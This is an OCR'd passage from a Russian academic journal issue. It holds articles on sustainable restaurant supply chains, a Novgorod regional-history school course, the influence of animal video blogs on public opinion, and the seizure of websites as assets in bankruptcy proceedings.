- интегрированная LCA-модель утилизации продукта;
- стандартизированный обмен углеродными данными для прозрачности;
- Google-анализ food miles и insetting/offsetting стратегий;
- концепция устойчивых закупок с акцентом на экономику, экологию и социальную справедливость (TBL);
- дефицит целевых эмпирических исследований именно для HoReCa.

Эти насущные теоретические маркеры позволяют обосновать подход к организации устойчивых поставок, снижению потерь и CO_2-следа, и стать основой для практических решений, представленных далее в работе.

Структура потребительской ценности в индустрии общественного питания динамична и зависит от множества факторов, включая формат заведения, ожидания целевого сегмента и способность предприятия гибко адаптироваться к этим ожиданиям. На фоне роста конкуренции и усложнения логистических процессов особенно важным становится не только создание ценности, но и эффективное

управление ресурсами на всех этапах цепочки поставок [1].

Традиционная модель цепи поставок: от поставщика сырья до конечного магазина или ресторана представлена на рисунке 1 [3].



Рис. 1. Традиционная модель цепи поставок: от поставщика сырья до конечного магазина или ресторана

Схема демонстрирует последовательные этапы движения продукции от поставщика сырья до конечного потребителя, включая производство, логистические узлы (центральные и распределительные склады), а также посредников (дистрибьюторов и дилеров). Такая модель отличается протяжённостью цепи, большим числом участников и повышенными логистическими и экологическими издержками, особенно при поставках скоропортящихся продуктов питания.

В таблице 1 систематизированы ключевые типы моделей устойчивого снабжения, применяемые в B2B-поставках ресторанной отрасли.

Таблица 1

Типология моделей устойчивого снабжения ресторанов и их сравнительный анализ

Модель	Основные черты	Преимущества	Ограничения
Конвенциональная	Многозвенная система: ферма → дистрибьютор → переработка → склад → ресторан	Надёжность поставок, масштабируемость	Высокий углеродный след, потери, низкая прослеживаемость
Интегрированная	Прямой контроль цепи поставок, собственные или партнёрские фермы и логистика	Снижение затрат, устойчивость, ESG-соответствие	Высокие затраты на внедрение, уязвимость при сбоях
Короткая цепочка (Farm-to-Table)	Закупка напрямую у локальных фермеров в пределах региона	Сокращение food miles, свежесть, доверие	Сезонные колебания, ограниченный ассортимент
Food Hubs (Агроцентры)	Логистический центр объединяет мелких фермеров и перераспределяет продукцию	Поддержка МСП, упрощение логистики, социальная значимость	Инфраструктурные барьеры, потребность в координации
LARG SCM (Lean, Agile, Resilient, Green)	Гибридная модель с оптимизацией логистики, адаптивностью и экобалансом	Максимальная адаптация, низкие потери, устойчивость к сбоям	Сложность управления, необходимость IT-инфраструктуры

Барьеров для внедрения устойчивых B2B-моделей снабжения ресторанов множество, они систематизированы в экономические, организационно-технологические, социальные, регуляторно-политические и операционные группы:

1. Экономические: инвестиции в цифровые платформы (AI-прогноз, токенизация CO_2), инфраструктуру возвратной тары, сертификации и систему отслеживания дают быстрый прирост устойчивости, но требуют значительных капитальных вложений.

2. Организационно-технологические: даже при наличии технологий многие рестораны и поставщики не имеют компетенций и методологий для оценки эффективности ESG-практик. Это снижает мотивацию и приводит к задержкам внедрения.

3. Социальные и поведенческие: нестабильность есо-маркетов и информация часто воспринимаются скептически – «зелёный контент» вызывает недоверие, особенно при отсутствии прозрачных метрик (например, сертификатов с крауд-данными).

4. Регуляторные: отсутствие общего векторного законодательства, слабая сертификация и контроль за экологическим маркерами замедляют стандартизацию и экономию на масштабе.

5. Операционные: короткие цепочки и фермерские поставки усложняют логистику – сезонность, нехватка инфраструктуры (холодильники, транспорт), высокая стоимость и неустойчивый ассортимент. Особенно страдают небольшие и независимые рестораны.

Рисунок 2 иллюстрирует относительную значимость различных категорий барьеров при внедрении устойчивых моделей снабжения ресторанов (результаты обобщенного анализа).



Рис. 2. Вклад групп барьеров в общую устойчивость

Устойчивое снабжение ресторанов – это синтез технологических, экономических, поведенческих, регуляторных и логистических вызовов. Преодоление каждого из них требует комплексных решений: от инвестиций в обучение менеджмента и сертификации до создания транспортной инфраструктуры и цифровизации цепочек.

В условиях нарастающего давления со стороны экологических норм, потребителей и ESG-рейтингов, оптимизация устойчивых моделей снабжения ресторанов требует системного подхода, который охватывает как стратегические, так и тактические уровни. Внедрение устойчивых практик возможно только при комплексной трансформации закупочной политики, цифровой инфраструктуры и взаимодействия с поставщиками:

1. Внедрение цифровых систем управления снабжением и прогнозирования спроса. Одной из ключевых рекомендаций является интеграция систем предиктивной аналитики на основе ИИ и машинного обучения (ML), что позволяет снижать объёмы закупок, сокращать потери и избегать перерасхода. Например, решения от компаний Winnow и Leanpath в сегменте HoReCa позволяют ежедневно мониторить пищевые отходы и на 30–70% снижать потери продуктов уже в первые 6 месяцев использования [5].

2. Сокращение количества посредников и переход к прямым контрактам. Развитие моделей коротких цепочек поставок должно сопровождаться логистической консолидацией – созданием food hubs, кооперативов и централизованных платформ, через которые рестораны могут закупать локальные продукты без посредников. Согласно исследованиям, такие модели повышают устойчивость сети и обеспечивают прослеживаемость источника продукции.

3. Оптимизация упаковки и возвратная тара. Переход на многоразовую, перерабатываемую или компостируемую упаковку снижает углеродный след и стоимость логистики.

Проекты Loop, Again, Circular&Co предлагают модели возвратной упаковки для ресторанного сектора. В дополнение, в странах ЕС рекомендована стандартизация однотипной экологичной тары, что снижает издержки у участников цепи.

4. Использование блокчейн- и IoT-технологий для прозрачности цепи поставок. Технологии blockchain-tracking (например, IBM Food Trust, Provenance, TE-FOOD) обеспечивают полную прослеживаемость от поля до стола, включая углеродный след, сертификацию, условия хранения. Это особенно важно в случае контрактов на поставки органической продукции, где необходим строгий аудит происхождения и соблюдения стандартов.

5. Разработка системы KPI и контрактных механизмов ESG. Необходимо включать в договоры поставок показатели по экологичности, потере продуктов, использованию локального сырья. Например, Nestle и Unilever уже применяют ESG-индикаторы в своих логистических цепях и переносят эти требования на партнёров.

6. Финансовые стимулы и поддержка устойчивых поставщиков. Государства и финансовые институты должны разрабатывать программы субсидирования, налоговых льгот, «зелёных» кредитов и ESG-финансирования для малого и среднего бизнеса, переходящего на устойчивые модели. В ЕС, в рамках Farm to Fork Strategy (часть Green Deal), предусмотрены гранты и компенсации ресторанам и фермерам, использующим устойчивую логистику.

7. Повышение квалификации и обучение персонала. Многие барьеры связаны с недостаточной осведомлённостью управленцев ресторанов и поставщиков о возможностях устойчивых решений. Необходима реализация специализированных программ, например, Sustainable Restaurant Association (Великобритания) предоставляет сертификацию, обучение и аудит ресторанных практик по 14 критериям устойчивости.

8. Учет климатических и сезонных факторов в планировании. Рестораны, особенно в северных странах и регионах с нестабильной агропогодой, должны учитывать сезонные колебания и внедрять динамическое планирование меню и запасов. Рекомендуется использовать climate-smart logistics, например, платформы Farmigo, Local Orbit, позволяющие адаптировать закупочную политику под сезонную доступность локальных продуктов.

9. Внедрение стандартов оценки CO_2-эквивалента закупок. На практике возможно использование решений типа CarbonCloud, MyEmissions или Sustainabill, которые встраиваются в платформы ресторанного учета и позволяют в режиме реального времени видеть углеродный след каждой поставки и блюда.

Примеры устойчивых решений и платформ представлены в таблице 2.

Таблица 2

Примеры устойчивых решений и платформ

Инструмент/Платформа	Функция	Эффект
Winnow/Leanpath	Контроль и анализ пищевых отходов	Сокращение потерь на 30–70%
IBM Food Trust/Provenance	Блокчейн-прозрачность цепи поставок	Рост доверия потребителей, сертификация
Farmigo/Local Orbit	Планирование закупок по сезону	Сокращение food miles, поддержка фермеров
Loop/Again/Circular&Co	Возвратная тара и упаковка	Снижение CO_2, сокращение одноразовой тары
CarbonCloud/MyEmissions	Оценка углеродного следа в реальном времени	ESG-отчётность и управление логистикой

В ближайшие годы устойчивое снабжение в сегменте HoReCa будет активно развиваться под влиянием ESG-стандартов, цифровизации и ужесточения экологического законодательства. Ключевыми тенденциями станут:

- массовое внедрение цифровых решений (ИИ-прогнозирование спроса, блокчейн для отслеживания происхождения продуктов, IoT в логистике);
- развитие локальных и коротких цепочек поставок;
- рост влияния «зелёных» потребителей, что подстегивает рестораны публично демонстрировать экологическую ответственность;

- включение углеродного следа и экологических метрик в закупочные контракты;
- государственные стимулы и налоговые преференции для устойчивых поставщиков и ресторанов;
- международная стандартизация (например, ISO 22000 и ISO 14001) и интеграция в рейтинг устойчивости ресторанных брендов.

Эти тренды делают устойчивое снабжение не просто опцией, а стратегической необходимостью для HoReCa в 2025–2030 гг.

Выводы

Таким образом, устойчивое снабжение ресторанов – это не только путь к снижению углеродного следа и пищевых потерь, но и инструмент стратегической устойчивости предприятий в условиях ESG-трансформации экономики. Эффективная реализация таких моделей требует комплексной работы в пяти направлениях: цифровизация и предиктивное планирование, локализация поставок, развитие инфраструктуры агроцентров, возвратной упаковки, а также внедрение контрактов с экологическими KPI. Основными барьерами выступают высокая стоимость перехода, нехватка знаний у управленцев, слабая логистика и фрагментарное регулирование.

В будущем наиболее перспективными являются модели, сочетающие ИИ-прогнозирование спроса, блокчейн-прозрачность, планирование CO_2-эквивалента и динамическую интеграцию с локальными производителями.

Литература

1. Асатрян Э.Э. Модель поставок «по запросу» в HoReCa как инструмент повышения устойчивости ресторанного бизнеса // Актуальные исследования. – 2023. – № 44(174). – URL: https://apni.ru/article/7335-model-postavok-po-zaprosu-v-ho-re-ca-kak-instrument-povysheniya-ustojchivosti-restorannogo-biznesa.

2. Ким В.В., Галактионова Е.А., Антонович К.В. Продовольственные потери и пищевые отходы на потребительском рынке РФ // International Agricultural Journal. – 2020. – Т. 63, № 4. – С. 1-20.

3. Почему локальные улучшения в цепочке поставок не приносят устойчивой выгоды [Электронный ресурс]. – Режим доступа: https://tenchat.ru/media/3195677-pochemu-lokalnyye-uluchsheniya-v-tsepochke-postavok-ne-prinosyat-ustoychivoy-vygody.

4. Carbon Footprint Factsheet | Center for Sustainable Systems [Электронный ресурс]. – Режим доступа: https://css.umich.edu/publications/factsheets/sustainability-indicators/carbon-footprint-factsheet.

5. Winnow | Commercial Food Waste Solutions [Электронный ресурс]. – Режим доступа: https://www.winnowsolutions.com/.

ASATRIAN Edita Edgarovna
Individual Entrepreneur, Russia, Moscow

SUSTAINABLE RESTAURANT SUPPLY MODELS: REDUCING FOOD LOSSES AND CARBON FOOTPRINT IN B2B FOOD SUPPLY

Abstract. *The article is devoted to the analysis of sustainable supply models for restaurants in the B2B segment with an emphasis on reducing food losses and carbon footprint. The study substantiates the relevance of implementing sustainable practices in the field of public catering against the background of climate challenges, growing ESG requirements and international standards. The paper systematizes the existing models of sustainable supply chains, as well as analyzes the key barriers to their implementation. Specific solutions for digitalization, localization, greening and institutional support of logistics processes in restaurants are proposed. The work can be used in the practice of the restaurant business, logistics consulting and government policy in the field of sustainable development.*

Keywords: *sustainable supply, HoReCa, B2B supplies, food logistics, carbon footprint, short supply chains, digital transformation, blockchain, environmental efficiency.*

ИСТОРИЯ, АРХЕОЛОГИЯ, РЕЛИГИОВЕДЕНИЕ

ИБРАГИМОВА Насиба Исмаиловна
учитель истории и обществознания,
МАОУ «Гимназия Новоскул»,
Россия, г. Великий Новгород

«НОВГОРОДСКАЯ МОЗАИКА»: НАУЧНО-МЕТОДИЧЕСКИЙ ПОДХОД К РЕГИОНАЛЬНОМУ КОМПОНЕНТУ В ВОСПИТАТЕЛЬНОЙ РАБОТЕ

Аннотация. *В статье представлен авторский опыт разработки учебно-методического комплекса «Новгородская мозаика» – образовательного курса для учащихся 8 классов, направленного на интеграцию регионального компонента в воспитательную и учебную деятельность. Описываются цели, структура, методологические основания комплекса, а также его практическая значимость в формировании у подростков гражданской идентичности, интереса к культурному наследию и способности к проектной и исследовательской деятельности.*

Ключевые слова: *региональный компонент, краеведение, воспитательная работа, Новгородская область, учебно-методический комплекс, культурное наследие, идентичность.*

Введение

Современное образование ориентировано не только на передачу знаний, но и на формирование личности, способной к осмыслению собственной культурной принадлежности, ценностному выбору и социальной активности. В этой связи особую значимость приобретает включение регионального компонента в учебно-воспитательный процесс, особенно в подростковом возрасте, когда происходит активное становление идентичности [1]. Региональное краеведение, подкреплённое научным подходом, может стать основой для построения ценностно-ориентированной образовательной среды, в которой история родного края перестаёт быть набором дат, а превращается в живую ткань культурной памяти. Разработка учебно-методического комплекса «Новгородская мозаика» стала попыткой выстроить такую среду на основе историко-культурного наследия Новгородской земли.

Цели и задачи комплекса

Целью создания УМК «Новгородская мозаика» стало проектирование курса, способствующего воспитанию гражданской и культурной идентичности учащихся, формированию умений исследовать и интерпретировать локальное культурное наследие, вовлечению подростков в проектную, поисковую и творческую деятельность.

Задачи комплекса включают:

- разработку модульной структуры курса на 34 занятия;
- интеграцию междисциплинарных знаний (история, этнография, география, язык, культура);
- использование методов активного обучения: квестов, экскурсий, мастер-классов, творческих заданий;
- формирование УМК как системы: рабочая тетрадь, методическое пособие, презентационные и раздаточные материалы.

Структура учебно-методического комплекса «Новгородская мозаика»

Комплекс состоит из шести тематических модулей, отражающих ключевые элементы историко-культурного пространства Новгородской земли:

1. Откуда начинается Родина: география и топонимика;

2. Новгородский колокол: символы и культурная память;

3. Мастера и ремёсла: традиции и промыслы;

4. Народные праздники и обряды;

5. Дом, семья, быт: этнографический очерк;

6. Новгород – наш общий дом: исследовательские проекты.

Методологические основы

В основу курса положены принципы культурно-исторического и личностно-ориентированного подходов [2], позволяющих актуализировать значимость родного края через призму личного отношения школьников. Используются положения деятельностного подхода, согласно которому познание осуществляется через активное взаимодействие с материалом, включенность в исследовательскую, творческую и проектную деятельность. Также учитываются идеи В. В. Давыдова, Л. С. Выготского, Д. Б. Эльконина [3], подчёркивающие важность социальной ситуации развития и опоры на зону ближайшего развития.

Формы и методы реализации

УМК реализуется в формате внеурочной деятельности в 8 классе (34 занятия), возможно использование на занятиях по истории, обществознанию, литературе, краеведению. Применяются методы:

1. Проектная и исследовательская деятельность;

2. Экскурсионные маршруты и квесты;

3. Работа с артефактами (предметами быта, архивами, устными историями);

4. Творческие задания (иллюстрации, сочинения, стенгазеты, мини-выставки).

Практические результаты и апробация

УМК «Новгородская мозаика» был апробирован: в 2024-2025 учебном году в двух образовательных организациях:

1. МАОУ «Лесновская ООШ»;

2. МАОУ «Средняя общеобразовательная школа № 10».

По результатам внедрения отмечено повышение интереса учащихся к истории края, рост вовлеченности в проектную деятельность, формирование положительной идентичности. Проведённые анкетирования показали, что более 80% участников курса отметили «повышение чувства гордости за родной край» и «понимание важности традиций». УМК получил положительные отзывы педагогов и методистов.

Научная новизна

Научная новизна разработки состоит в интеграции воспитательного компонента и регионального содержания в модульную систему занятий на основе культурно-исторического подхода, что позволяет формировать региональную идентичность школьников средствами проектной и исследовательской деятельности.

Заключение

В современных условиях возрастания внимания к воспитанию как важнейшему направлению национального проекта «Образование» [4], подобные комплексы могут стать эффективным инструментом реализации задач патриотического воспитания.

Литература

1. Локтев С.И. Регион в сознании подростков: педагогический аспект. – М.: Просвещение, 2019.

2. Выготский Л.С. Психология развития человека. – М.: Смысл, 2005.

3. Давыдов В.В. Теория развивающего обучения. – М.: Институт развития, 2007.

4. Приказ Минпросвещения РФ от 31.05.2021 № 287 «Об утверждении примерной программы воспитания».

5. Мелихова Т.А. Краеведческое образование в школе: теория и практика. – СПб.: Питер, 2020.

6. Бессонов Б.А. Историческая память и региональная идентичность. – Новгород: НГПИ, 2018.

7. Кулагина И.В. Внеурочная деятельность как средство социализации школьников. // Народное образование. – 2021. – № 6.

IBRAGIMOVA Nasiba Ismailovna
Teacher of History and Social Studies,
MAOU "Gymnasium Novoskul", Russia, Veliky Novgorod

"NOVGOROD MOSAIC": A SCIENTIFIC AND METHODOLOGICAL APPROACH TO THE REGIONAL COMPONENT IN EDUCATIONAL WORK

Abstract. *The article presents the author's experience in developing the Novgorod Mosaic educational and methodological complex, an educational course for 8th grade students aimed at integrating the regional component into educational and educational activities. The objectives, structure, and methodological foundations of the complex are described, as well as its practical significance in shaping adolescents' civic identity, interest in cultural heritage, and ability to project and research.*

Keywords: *regional component, local history, educational work, Novgorod region, educational and methodical complex, cultural heritage, identity.*

СОЦИОЛОГИЯ

IVANOVA Anna
Expert in Promoting Responsible Animal Care Through the Creation and Dissemination of Authoritative Materials Online, Russia, Moscow

THE INFLUENCE OF VIDEO BLOGS ON THE FORMATION OF PUBLIC OPINION REGARDING ANIMAL PROTECTION AND WELFARE

Abstract. *This article examines the impact of animal-related video content on public consciousness, particularly among youth. Both positive and negative aspects of this influence are analyzed, including the development of responsible attitudes toward animals and the risks associated with the dissemination of unethical practices. Key types of animal video blogs are identified (educational, entertainment, commercial, provocative), alongside their roles in shaping value systems. Special attention is given to the mechanisms of influence through emotional engagement, social learning, and parasocial interaction. The article emphasizes the need to develop media literacy and ethical standards in the creation and consumption of such content to foster a culture of responsible animal stewardship.*

Keywords: *video blogs, animals, media influence, public opinion, animal protection, content ethics, youth audience, social media, YouTube, emotional engagement, media literacy.*

Animal-related video content carries both positive and negative implications for youth behavior and public consciousness. Millions of views on animal videos clearly demonstrate a high demand for such content, yet ethical standards in media production remain crucial [7, p. 45-62]. It is essential to foster a responsible approach to both producing and consuming animal-focused video blogs.

Over the past several decades, the internet has become a primary channel for information dissemination [8]. With the rise of social networks and video hosting platforms – particularly YouTube – a new form of communication has emerged: video blogs (vlogs) [2]. Animal-related video content occupies a significant portion of the media space, attracting millions of viewers, including children and adolescents, making this format a vital tool for shaping public opinion [10, p. 114-133]. Issues related to ethical treatment of animals, animal protection, and pet welfare have gained special prominence in recent years [4]. Animal vlogs can exert both positive and negative influences on public perceptions of these issues, thereby shaping cultural and social attitudes toward animal care and treatment.

Public opinion comprises a collective set of views, attitudes, and beliefs shared by a social group and actively influencing social life [6]. In the context of animal protection, media – especially video content – play a significant role in forming values and norms regarding attitudes toward animals. According to Albert Bandura's social learning theory [1], individuals can adopt behaviors observed in others and modify their attitudes accordingly. The influence of video blogs on public opinion can also be understood through the lens of parasocial interaction [5, p. 215-229] – a specific type of one-sided relationship formed between viewers and video content personalities.

It is also important to consider the role of media platforms in value formation, where video blogs serve as crucial instruments for disseminating ideals and norms based on varying approaches to animal care and protection [9]. For instance, watching videos that promote responsible animal treatment can foster positive attitudes and encourage viewers to emulate these behaviors, whereas unregulated or cruel behaviors portrayed in videos can lead to disregard for ethical standards [7, p. 45-62].

On YouTube, several distinct types of animal-related video content can be identified:

1. **Educational and Informative Content**. These vlogs teach proper animal care, demonstrating methods of treatment, feeding, training, and maintenance. Channels like Magic Family serve as prominent examples [2]. They not only provide information but present it in an accessible and engaging manner, facilitating viewer comprehension and retention.

2. **Entertainment Content**. Videos featuring animals playing games, participating in pranks, or being anthropomorphized by attributing human emotions are common. Such videos often lack guidance on proper animal care, potentially distorting perceptions of pet care needs [4].

3. **Commercial Content**. These vlogs primarily promote pet products (food, toys, accessories, etc.) but frequently neglect to emphasize the importance of animal health and welfare, focusing instead on product marketing [10, p. 114-133].

4. **Provocative and Controversial Content**. Videos employing extreme or stressful treatment of animals to maximize views. Such content may violate ethical norms, cause animal distress, and propagate misleading notions of pet care [7, p. 45-62].

Video blogs wield considerable influence on public perception, especially among youth – the primary audience for such channels [10, p. 114-133]. Through visual imagery, emotional narratives, and personal stories, vlogs can foster responsible attitudes toward animals or, conversely, provoke misunderstandings about their needs. Below are several key mechanisms through which video blogs impact public opinion.

One of the most powerful tools is emotional engagement. Viewing content where animals express emotions such as joy, fear, or attachment elicits empathy in viewers. Emotional involvement encourages more responsible pet care and a heightened desire to care for animals. This process aligns with the theory of emotional contagion, which explains how emotions experienced by vlog subjects transfer to viewers and influence their attitudes toward the surrounding world [3, p. 96-99].

Vlogs that actively educate viewers about proper animal care, showcasing feeding, training, and maintenance methods, have a positive impact by providing useful information [1]. This supports informed and responsible decision-making regarding pet ownership and care. Animal protection vloggers emphasize animal needs, highlighting the importance of proper care, medical assistance, nutrition, and, importantly, protection from cruelty. These videos often include behavioral guidance, enhancing awareness and promoting conscientious approaches to pet welfare [2].

Vloggers who engage their audiences in animal protection initiatives further the spread of animal welfare values and motivate support for such causes – whether through financial donations or participation in campaigns.

Calls for adopting shelter animals, information about rescue campaigns, and appeals to support charitable actions strengthen public values related to animal protection and welfare [4].

Conversely, entertainment-focused vlogs often depict the keeping of exotic animals as household pets, which frequently distorts viewers' understanding of these animals' real needs. Videos showcasing exotic pets that do not meet natural requirements may foster false beliefs that such animals can comfortably live in domestic settings. This can lead to unprepared pet ownership decisions, adversely affecting both animal health and owner well-being [4].

Some vloggers, in pursuit of popularity and views, create provocative content that causes animals stress or pain [7, p. 45-62]. These videos may go viral and promote irresponsible attitudes toward animals. It is important to note that such content not only diminishes the perception of animals as sentient beings but can also foster a lack of empathy and respect, posing a dangerous trend particularly among adolescent audiences.

Channels like *Magic Family* exert a notably positive influence on public opinion regarding animal protection and welfare. They disseminate knowledge on proper pet care and the necessity of ethical treatment. For example, series documenting real animal rescue stories, adaptation in new homes, and training elevate viewer awareness and encourage thoughtful decisions about pet ownership, support for animal protection efforts, and adoption from shelters.

Moreover, such vlogs promote empathy and responsible attitudes. Viewers observing pets' lives and interactions with owners gain a better understanding of animal needs and the importance of regular care, medical services, and safety precautions.

Nevertheless, there is a downside. Some vloggers, seeking to attract viewers, employ

provocative content placing animals under stress or ridicule or artificially exposing them to unsafe conditions. This creates distorted views of pets as entertainment objects rather than living beings with needs and feelings.

Certain vloggers promoting exotic animals as pets fail to adequately address their natural needs, associated dangers, and ecological impacts. This content fosters stereotypes that any animal can be kept safely at home, which is misleading and potentially harmful to both animals and owners.

In conclusion, video blogs constitute a powerful media resource actively shaping public opinion on animal protection and welfare [2]. Their positive potential lies in disseminating knowledge about responsible pet care, increasing empathy through emotional engagement, supporting animal protection initiatives, and fostering a culture of respectful and responsible animal stewardship. This is most effectively achieved through educational vlogs that highlight real human-animal interactions.

On the other hand, the presence of unethical, exploitative content that romanticizes animal use or shows irresponsible treatment creates risks of distorted perceptions and can encourage negative attitudes, particularly among youth. Hence, advancing media education, implementing digital ethics principles, and institutionally supporting ethical animal-focused vlogs are imperative. Only through responsible media consumption and conscientious content creation can a sustainable public culture of animal care be established.

References

1. Bandura A. (2000). Social Learning Theory. St. Petersburg: Eurasia. 320 p.

2. Burgess J., Green J. (2018). YouTube: Online Video and Participatory Culture. Cambridge: Polity Press. 200 p.

3. Hatfield E., Cacioppo J.T., Rapson R.L. (1993). Emotional Contagion. Current Directions in Psychological Science, 2(3), P. 96-99.

4. Herzog H. (2010). Some We Love, Some We Hate, Some We Eat: Why It's So Hard to Think Straight About Animals. New York: Harper. 352 p.

5. Horton D., Wohl R.R. (1956). Mass Communication and Para-Social Interaction: Observations on Intimacy at a Distance. Psychiatry, 19(3), P. 215-229.

6. Gulevich O.A. (2019). Psychology of Communication. Moscow: Yurait. 384 p.

7. Cooper M., Tankersley K. (2020). Ethics of Animal Content in the Digital Age. Journal of Media Ethics, 5(2), P. 45-62.

8. Nosik A.N. (2016). Media and Internet Communications. Moscow: Aspect Press. 192 p.

9. Patarakin E.D. (2009). Social Interactions and Networked Learning 2.0. Moscow: Research Institute of School Technologies. 176 p.

10. Marwick A., Boyd D. (2011). I Tweet Honestly, I Tweet Passionately: Twitter Users, Context Collapse, and the Imagined Audience. New Media & Society, 13(1), P. 114-133.

ЮРИСПРУДЕНЦИЯ

ДЕРЯЕВА Екатерина Петровна
магистрантка, Сибирский юридический университет, Россия, г. Омск

ВОЗМОЖНОСТИ ОБРАЩЕНИЯ ВЗЫСКАНИЯ НА ИНТЕРНЕТ-САЙТ И ВКЛЮЧЕНИЯ В КОНКУРСНУЮ МАССУ В ПРОЦЕДУРАХ БАНКРОТСТВА

Аннотация. *В статье автор пытается разобраться в возможности обратить взыскание на исключительные права на сайт и (или) включения его в конкурсную массу в процедурах банкротства.*

Ключевые слова: *интернет-сайт, исключительные права, обращение взыскания.*

С исторической точки зрения институты интеллектуального права начали формироваться значительно позже, чем вещного и обязательственного. Это обстоятельство в определённой мере отразилось на степени их нормативного закрепления и практической реализации. Несмотря на то, что законодательством Российской Федерации предусмотрены нормы, регулирующие обращение взыскания на результаты интеллектуальной деятельности, их применение на практике сталкивается с рядом существенных трудностей.

Анализ судебной и исполнительной практики свидетельствует о том, что должностные лица органов принудительного исполнения – судебные приставы-исполнители – редко прибегают к мерам принудительного взыскания в отношении объектов интеллектуальной собственности. Основными причинами такого положения являются недостаточная разработанность процедур обращения взыскания на указанные объекты, а также неопределённость, связанная с дальнейшей судьбой исключительных прав на них.

Для более углублённого анализа вопроса, рассматриваемого в рамках настоящей статьи, пре обратимся к действующим нормативным положениям законодательства Российской Федерации в сфере исполнительного производства и правового регулирования интеллектуальной собственности.

Согласно п. 1 ст. 1284 ГК РФ на принадлежащее автору исключительное право на произведение обращение взыскания не допускается, за исключением случая обращения взыскания по договору залога, который заключен автором и предметом которого является указанное в договоре и принадлежащее автору исключительное право на конкретное произведение. На права требования автора к другим лицам по договорам об отчуждении исключительного права на произведение и по лицензионным договорам, а также на доходы, полученные от использования произведения, может быть обращено взыскание.

На исключительное право, принадлежащее не самому автору, а другому лицу, и на право использования произведения, принадлежащее лицензиату, может быть обращено взыскание.

Правила абзаца первого настоящего пункта распространяются на наследников автора, их наследников и так далее в пределах срока действия исключительного права [1].

В силу абзаца второго пункта 1 статьи 1284, абзаца второго пункта 1 статьи 1319 ГК РФ на исключительное право, принадлежащее не самому автору (исполнителю), а другому лицу, и на право использования произведения (исполнения), принадлежащее лицензиату, может быть обращено взыскание (п. 102 Постановления Пленума Верховного Суда РФ от 23.04.2019 № 10) [2].

Согласно подп. 4 п. 1 ст. 75 Закона об исполнительном производстве в рамках исполнительного производства взыскание может быть обращено на принадлежащие должнику имущественные права, в том числе исключительное право на результат интеллектуальной деятельности и средство индивидуализации, за исключением случаев, когда в соответствии с законодательством Российской Федерации на них не может быть обращено взыскание [3].

ГК РФ выделяет 3 случая, когда взыскание на исключительные права не допускается. Первый

случай указан в вышеприведенной ст. 1284 ГК РФ. Аналогичное положение закреплено в отношении исполнителей в ст. 1319 ГК РФ. Так, не допускается обращение взыскания на исключительное право исполнителя, за исключением если оно заложено или передано другому лицу. В соответствии с п. 6 ст. 1405 ГК РФ обращение взыскания на исключительное право на секретное изобретение не допускается [1].

Учитывая, что в подавляющем большинстве случаев создание уникальных интернет-сайтов осуществляется на заказ либо в рамках трудовых отношений, исключительное право на результат интеллектуальной деятельности обычно возникает у заказчика или работодателя, а не у непосредственного автора (соавтора) сайта. Таким образом, основываясь на положениях законодательства, изложенных выше, обращение взыскания на интернет-сайт как объект интеллектуальной собственности правовых препятствий не содержит.

Вместе с тем, на практике остаётся открытым вопрос о процедуре реализации указанной меры принудительного исполнения. Единых методических рекомендаций или чётко определённого механизма исполнительных действий в отношении сайтов в текущем правовом регулировании не предусмотрено, что порождает значительные сложности при практической реализации мер принудительного характера в данной сфере. Главной проблемой обращения взыскания на интеллектуальную собственность по мнению Соколовой Н. И. является отсутствие четкой регламентации такой процедуры в законодательстве, что делает интеллектуальную собственность «непопулярной» у непосредственного правоприменителя – судебного пристава-исполнителя, как потенциального имущества, на которое можно обратить взыскание, ставя, тем самым, под угрозу права и законные интересы взыскателей. Так, при принятии решения об обращении взыскания на объекты интеллектуальной собственности, перед судебным приставом-исполнителем поставлена задача выявить правоустанавливающие документы, в соответствии с которыми возможно сделать единственно верный вывод о том, что должник является обладателем права, законным собственником указанного имущества, что интеллектуальной собственности действительно предоставлена охрана, а также установить стоимость результата интеллектуальной деятельности, на который планируется наложить арест. Однако, получить правоустанавливающие документы, доказательства объективного признания правовой охраны результата интеллектуальной деятельности или наличия права использования материального носителя результата интеллектуальной деятельности не всегда представляется возможным [4, с. 12-14].

